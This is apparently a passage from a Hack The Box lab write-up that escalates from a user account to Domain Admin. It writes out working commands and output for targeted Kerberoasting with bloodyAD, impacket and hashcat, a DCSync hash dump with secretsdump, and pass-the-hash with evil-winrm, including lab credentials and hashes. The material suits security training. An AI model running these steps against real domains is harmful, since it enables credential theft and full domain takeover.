
And we get user.txt flag!!! on Emily’s desktop.
Privilege Escalation
Step 4: Emily → Ethan (GenericWrite → Targeted Kerberoast)
Since we have GenericWrite over Ethan, we can set an SPN on him and use the SPN to get a TGS and crack the TGS for that SPN to recover his password. And checking BloodHound, we see that Ethan has DCSync (GetChanges, GetChangesAll, GetChangesFilteredSet) on administrator.htb DC — so cracking his password means we can dump every hash in the domain.

Set the fake SPN using bloodyAD:
1
2
3
└─$ bloodyAD -d administrator.htb -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' \
    --host 10.129.28.107 set object ethan servicePrincipalName -v 'HTTP/fake.administrator.htb'
[+] ethan's servicePrincipalName has been updated
Then verify it:
1
2
3
4
5
└─$ bloodyAD --host 10.129.28.107 -d administrator.htb -u emily \
    -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' get object ethan --attr servicePrincipalName

distinguishedName: CN=Ethan Hunt,CN=Users,DC=administrator,DC=htb
servicePrincipalName: HTTP/fake.administrator.htb
Clock-skew bruhh — Kerberos is sensitive to time differences (timestamps in tickets prevent replay attacks), so had to sync first:
1
2
3
└─$ sudo ntpdate 10.129.28.107
2026-05-04 07:50:41.266871 (-0400) +25130.310454 +/- 0.010080 10.129.28.107 s1 no-leap
CLOCK: time stepped by 25130.310454
And we get the TGS:
1
2
3
4
5
6
7
8
9
10
└─$ impacket-GetUserSPNs -request -outputfile ethan-SPN \
    administrator.htb/emily:'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -dc-ip 10.129.28.107

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName         Name   MemberOf  PasswordLastSet             LastLogon  Delegation
---------------------------  -----  --------  --------------------------  ---------  ----------
HTTP/fake.administrator.htb  ethan            2024-10-12 16:52:14.117811  <never>

[-] CCache file is not found. Skipping...
again, we crack it under 10 secs on the RTX 4070:
1
2
3
4
5
6
7
8
9
10
PS> .\hashcat.exe -m 13100 .\hashes\ethan-SPN .\wordlists\rockyou.txt -d 2

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator....d908bc
Time.Started.....: Mon May 04 00:56:08 2026 (0 secs)
Time.Estimated...: Mon May 04 00:56:08 2026 (0 secs)

limpbizkit

Step 5: Ethan → DCSync → Administrator
Now that we have his password limpbizkit we can DCSync:
1
2
3
4
5
6
7
└─$ impacket-secretsdump administrator.htb/ethan:'limpbizkit'@10.129.28.107

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::

Root Flag
We just pass-the-hash:
1
2
3
4
5
6
└─$ evil-winrm -i 10.129.28.107 -u Administrator -H '3dc553ce4b9fd20bd016e098d2d2fd2e'

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
administrator\administrator

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
GGs.
Summary
The full attack chain:
1
Olivia ──GenericAll──→ Michael ──ForceChangePassword──→ Benjamin ──FTP/psafe3──→ Emily ──GenericWrite──→ Ethan ──DCSync──→ Administrator
- Olivia (starting creds) — GenericAll over Michael → reset his password
- Michael — ForceChangePassword over Benjamin → reset his password via rpcclient (net user from WinRM didn’t respect the ACL-based rights)
- Benjamin — “Share Moderators” group, FTP access → retrieved
Backup.psafe3, cracked it with hashcat (-m 5200) → Emily’s password - Emily — GenericWrite over Ethan → targeted Kerberoast (set fake SPN with bloodyAD, request TGS with impacket, crack on RTX 4070 with
-m 13100) - Ethan — DCSync rights →
impacket-secretsdumpdumped all domain hashes including Administrator’s NTLM - Administrator — pass-the-hash with
evil-winrm→ root flag
Not a technically difficult box, no custom exploits, no exotic vulnerabilities. Just pure AD enumeration and ACL abuse chained together. Every hop was the same question: “who do I control, and what can I do with that control?” The key with Windows boxes is to enum, enum, and more enum.
Tools used: nmap, dig, dnsenum, smbclient, rpcclient, ldapsearch, netexec, evil-winrm, bloodhound-python, BloodHound, bloodyAD, impacket (GetUserSPNs, secretsdump), hashcat, ftp, pwsafe
Tags: #htb #windows #medium #active-directory #acl-abuse #kerberoast #dcsync #bloodhound #pass-the-hash